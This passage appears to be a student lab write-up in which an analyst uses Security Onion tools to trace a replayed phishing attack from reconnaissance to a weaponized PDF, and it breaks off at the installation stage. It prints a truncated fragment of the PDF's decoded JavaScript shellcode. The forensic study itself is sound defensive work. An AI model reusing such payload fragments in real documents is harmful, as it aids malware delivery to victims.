

Cyber Defense Overview


Lab 3

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
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Setting up environment:

1. Onion appliance has been downloaded and imported into the VM
2. Upon starting, setup is run to configure elsa, squil and squert.
3. MTU value is increased using 'sudo ifconfig eth0 mtu 4000'
4. Tcpreplay is then performed to replay the attack.




This should raise some alerts in sgul. The source IP address can then be followed by right clicking and invoking elsa. The alerts in the Sgul makes sense because we already know 192.168.5.55 is the attacker's IP address.




1. Reconnaissance:

The attacker tried to gain public information by visiting the company's website. On Elsa, we can apply `bro_conn` class filter to look at the network corresponding to the attack.



And then clicking on bytes_out will group number of packets based on the packet size.




The packet with 47 bytes leads us to the transaction where the attacker has accessed the companies web page.

The screenshot shows the Security Onion interface with a query for 'class=bro_conn bytes_out=47'. The interface displays a table of results and a 'Log Info' dialog box. The table shows the timestamp, host, program, class, and other details for the selected packet. The 'Log Info' dialog box shows the details of the selected packet, including the host, program, class, and other details.

Timestamp	Host	Program	Class	Other Details
Mon Dec 18 19:15:05	1513624500.254216(C90)	(empty)-j-ionion-eth0	http	conn_duration=0.000617 bytes_out=47 pkts_out=8 pkts_in=resp_count=1


Clicking on getPcap will take us to capMe which pulls that particular transaction from the whole pcap file.




The attacker hence gathered some public information from the company's website.

2. Weaponization:

A PDF file has been found in the 12856-byte packet. capMe trace showing the PDF attachment in the mail is shown below.



The PDF file has been recovered using network miner and a cat is performed on the evil.pdf file.



We can see from the output that the stream is ASCII85 encoded. So the data stream is decoded.


Result (ASCII85 Decoded):

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var vmuEswHHAapLcE =
unescape("%u1b4%u24e2%uf787%u27e0%u0d2f%u30ba%u41f5%u7978%u9842%u899b%u7ef8%u912c%u9004%u154f%u0c93%u
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
JavaScript has been embedded in the PDF. This PDF is weaponized and sent as a payload.

3. Delivery:

The attacker has delivered the payload through email. He has guessed the email IDs from the names gathered from the company's website. The sender's ID is found to be jones@hotmail.com



He has guessed one email ID correctly (tdurden@localhost). We know that from the Ok status. Wrong emails IDs have been rejected with User unknown in local recipient table.



4. Exploitation:

The victim made the exploitation happen by opening the evil.pdf. The attacker sent the mail with a subject 'How to train your cat'. The attacker has sent the payload hoping someone opens the weaponized PDF.

5. Installation:

